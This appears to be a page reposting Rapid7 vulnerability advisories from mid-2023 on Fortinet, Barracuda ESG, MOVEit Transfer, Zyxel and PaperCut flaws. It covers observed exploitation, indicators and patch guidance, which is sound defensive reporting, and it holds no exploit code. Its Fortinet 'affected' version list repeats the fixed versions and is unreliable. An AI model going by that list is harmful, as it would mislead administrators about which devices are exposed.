Fortinet device vulnerabilities are historically popular with attackers of all skill levels, though exploitability varies on a vuln-by-vuln basis. The U.S. government recently released a security bulletin that highlighted state-sponsored threat actors gaining access to networks via Fortigate devices. Fortinet vulnerabilities are also popular with initial access broker groups that sell access to potential victims’ networks to ransomware groups.
Affected Products
To date these are the reported affected versions of the Fortigate devices configured as SSL VPNs :
7.0.12
7.2.5
6.4.13
6.2.15
Remediation
Update FortiOS firmware to version 6.0.17, 6.2.15, 6.4.13, 7.0.12, or 7.2.5 as soon as possible.
Rapid7 customers
An authenticated check for CVE-2023-27997 is in development and expected to be available to InsightVM and Nexpose customers in today’s (June 12, 2023) content release.
Rapid7 incident response teams are investigating exploitation of physical Barracuda Networks Email Security Gateway (ESG) appliances dating back to at least November 2022. As of June 6, 2023, as part of an ongoing product incident response, Barracuda is urging ESG customers to immediately decommission and replace ALL ESG physical appliances irrespective of patch level.
Background
On May 18 and 19, 2023, Barracuda discovered anomalous traffic originating from their Email Security Gateway (ESG) appliances. Barracuda ESG is a solution for filtering inbound and outbound email and protecting customer data. ESG can be deployed as a physical or virtual appliance, or in a public cloud environment on AWS or Microsoft Azure.
On May 30, Barracuda disclosed CVE-2023-2868, a remote command injection vulnerability that the firm said had been exploited in the wild by threat actors since at least October 2022 across a subset of devices running versions 5.1.3.001-9.2.0.006. According to the security bulletin, the vulnerability exists in a module that performs initial screens on attachments of incoming emails. Barracuda has indicated that, as of June 6, no other products, including SaaS email security services, are known to be affected.
The company indicated they had pushed patches to their global ESG customer base on May 20, 2023. On May 21, Barracuda deployed an additional script to “contain the incident and counter unauthorized access methods.” However, on June 6, the company updated their advisory to warn customers that physical devices should be completely replaced, irrespective of firmware version or patch level.
The pivot from patch to total replacement of affected devices is fairly stunning and implies the malware the threat actors deployed somehow achieves persistence at a low enough level that even wiping the device wouldn’t eradicate attacker access.
Barracuda has a full description of the incident so far in their advisory, including extensive indicators of compromise, additional vulnerability details, and information on the backdoored module for Barracuda’s SMTP daemon (the trojanized module has been dubbed SALTWATER).
Baselining on a known ESG appliance, which runs the "Barracuda Networks Spam Firewall" SMTP daemon, there appear to be roughly 11,000 appliances on the internet (Barracuda Networks Spam Firewall smtpd). Notably, if other Barracuda appliances also run this service, that number may be inflated.
Observed attacker behavior
Rapid7 services teams have so far identified malicious activity that took place as far back as November 2022, with the most recent communication with threat actor infrastructure observed in May 2023. In at least one case, outbound network traffic indicated potential data exfiltration. We have not yet observed any lateral movement from a compromised appliance.
Note: Although sharing malware indicators like hashes and YARA hunting rules can be very useful, in this case they may not be as relevant unless teams have direct access to the operating system of the appliance or VMDK image. Network indicators like the IP addresses shared by Barracuda and also observed by Rapid services teams are a good start for reviewing network logs (e.g., firewall or IPS logs).
Mitigation guidance
Customers who use the physical Barracuda ESG appliance should take the device offline immediately and replace it. Barracuda’s advisory has instructions for contacting support. Users are also being advised to rotate any credentials connected to the ESG appliance, including:
Any connected LDAP/AD
Barracuda Cloud Control
FTP Server
SMB
Any private TLS certificates
ESG appliance users should check for signs of compromise dating back to at least October 2022 using the network and endpoint indicators Barracuda has released publicly (where possible): https://www.barracuda.com/company/legal/esg-vulnerability
Rapid7 managed services teams are observing exploitation of a critical vulnerability in Progress Software’s MOVEit Transfer solution across multiple customer environments. We have observed an uptick in related cases since the vulnerability was disclosed publicly yesterday (May 31, 2023); file transfer solutions have been popular targets for attackers, including ransomware groups, in recent years. We strongly recommend that MOVEit Transfer customers prioritize mitigation on an emergency basis.
Progress Software published an advisory on Wednesday, May 31, 2023 warning of a critical SQL injection vulnerability in their MOVEit Transfer solution. The vulnerability, which currently does not have a CVE, is a SQL injection flaw that allows for “escalated privileges and potential unauthorized access” on target systems. While the advisory does not explicitly confirm the vulnerability was exploited by threat actors as a zero-day, Progress Software is advising MOVEit customers to check for indicators of unauthorized access over “at least the past 30 days,” which implies that attacker activity was detected before the vulnerability was disclosed.
As of May 31, there were roughly 2,500 instances of MOVEit Transfer exposed to the public internet, the majority of which look to be in the United States. Rapid7 has previously analyzed similar SQLi-to-RCE flaws in network edge systems; these types of vulnerabilities can provide threat actors with initial access to corporate networks.
Observed attacker behavior
Our teams have so far observed the same webshell name in multiple customer environments, which may indicate automated exploitation. Rapid7 analyzed a sample webshell payload associated with successful exploitation. The webshell code would first determine if the inbound request contained a header named X-siLock-Comment, and would return a 404 "Not Found" error if the header was not populated with a specific password-like value. As of June 1, 2023, all instances of Rapid7-observed MOVEit Transfer exploitation involve the presence of the file human2.aspx in the wwwroot folder of the MOVEit install directory.
We will update this section as our investigations progress.
Mitigation guidance
The MOVEit Transfer advisory has contradictory wording on patch availability, but as of June 1, it does appear that fixed versions of the software are available. Patches should be applied on an emergency basis. Per the MOVEit advisory published on May 31, 2023, organizations should look for indicators of compromise dating back at least a month.
Rapid7 is tracking reports of ongoing exploitation of CVE-2023-28771, a critical unauthenticated command injection vulnerability affecting multiple Zyxel networking devices.
The vulnerability is present in the default configuration of vulnerable devices and is exploitable in the Wide Area Network (WAN) interface, which is intended to be exposed to the internet. A VPN does not need to be configured on a device for it to be vulnerable. Successful exploitation of CVE-2023-28771 allows an unauthenticated attacker to execute code remotely on the target system by sending a specially crafted IKEv2 packet to UDP port 500 on the device.
Zyxel released an advisory for CVE-2023-28771 on April 25, 2023. On May 19, Rapid7 researchers published a technical analysis of the vulnerability on AttackerKB, underscoring the likelihood of exploitation.
As of May 19, there were at least 42,000 instances of Zyxel devices on the public internet. However, as Rapid7 researchers noted, this number only includes devices that expose their web interfaces on the WAN, which is not a default setting. Since the vulnerability is in the VPN service, which is enabled by default on the WAN, we expect the actual number of exposed and vulnerable devices to be much higher.
As of May 26, the vulnerability is being widely exploited, and compromised Zyxel devices are being leveraged to conduct downstream attacks as part of a Mirai-based botnet. Mirai botnets are frequently used to conduct DDoS attacks.
While CVE-2023-28771 is currently garnering large-scale threat actor attention, Zyxel published an advisory for two additional vulnerabilities — CVE-2023-33009 and CVE-2023-33010 — on May 24, 2023. CVE-2023-33009 and CVE-2023-33010 are buffer overflow vulnerabilities that can allow unauthenticated attackers to cause a DoS condition or execute arbitrary code on affected devices.
We strongly recommend that users of the affected Zyxel products update to the latest firmware on an emergency basis. At time of writing, the latest firmware version is 5.36 Patch 2, or 4.73 Patch 2 for ZyWALL/USG. See Zyxel’s advisory for additional details.
Rapid7 Customers
For InsightVM and Nexpose customers, a remote vulnerability check for CVE-2023-28771 has been available since the May 19, 2023 content release.
Additional remote vulnerability checks for CVE-2023-33009 and CVE-2023-33010 are expected to ship in the May 31, 2023 content release.
CVE-2023-27350 is an unauthenticated remote code execution vulnerability in PaperCut MF/NG print management software that allows attackers to bypass authentication and execute arbitrary code as SYSTEM on vulnerable targets.
A patch is available for this vulnerability and should be applied on an emergency basis.
Overview
The vulnerability was published in March 2023 and is being broadly exploited in the wild by a wide range of threat actors, including multiple APTs and ransomware groups like Cl0p and LockBit. Several other security firms and news outlets have already publishedarticles on threat actors’ use of CVE-2023-27350, including Microsoft’s threat intelligence team, who is tracking exploitation by multiple Iranian state-sponsored threat actors.
The U.S. Cybersecurity and Infrastructure Security Agency (CISA) and the FBI released a joint alert on May 11, 2023 warning that CVE-2023-27350 had been exploited since at least mid-April and was being used in ongoing Bl00dy ransomware attacks targeting “the Education Facilities Subsector.” Their alert includes indicators of compromise (IOCs) and reinforces the need for immediate patching.
Internet-exposed attack surface area for CVE-2023-27350 appears to be modest, with under 2,000 vulnerable instances of PaperCut identified as of April 2023. However, the company claims to have more than 100 million users, which is a strong motivator for a wide range of threat actors.
Affected Products
According to the vendor’s advisory, CVE-2023-27350 affects PaperCut MF or NG 8.0 and later across all platforms. This includes the following versions:
8.0.0 to 19.2.7 (inclusive)
20.0.0 to 20.1.6 (inclusive)
21.0.0 to 21.2.10 (inclusive)
22.0.0 to 22.0.8 (inclusive)
PaperCut has an FAQ available for customers at the end of their advisory. Note that updating to a fixed version of PaperCut resolves both CVE-2023-27350and CVE-2023-27351.
Rapid7 Customers
The following product coverage is available to Rapid7 customers:
InsightVM and Nexpose
An authenticated check for CVE-2023-27350 on Windows and MacOS systems is available to Nexpose and InsightVM customers as of April 28, 2023.
A remote, unauthenticated check for PaperCut MF is expected to ship in the May 17 content-only release.
InsightIDR and Managed Detection and Response
The following rule has been added for Rapid7 InsightIDR and Managed Detection and Response (MDR) customers and will fire on known malicious behavior stemming from PaperCut exploitation:
Suspicious Process - PaperCut Process Spawning Powershell or CMD
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.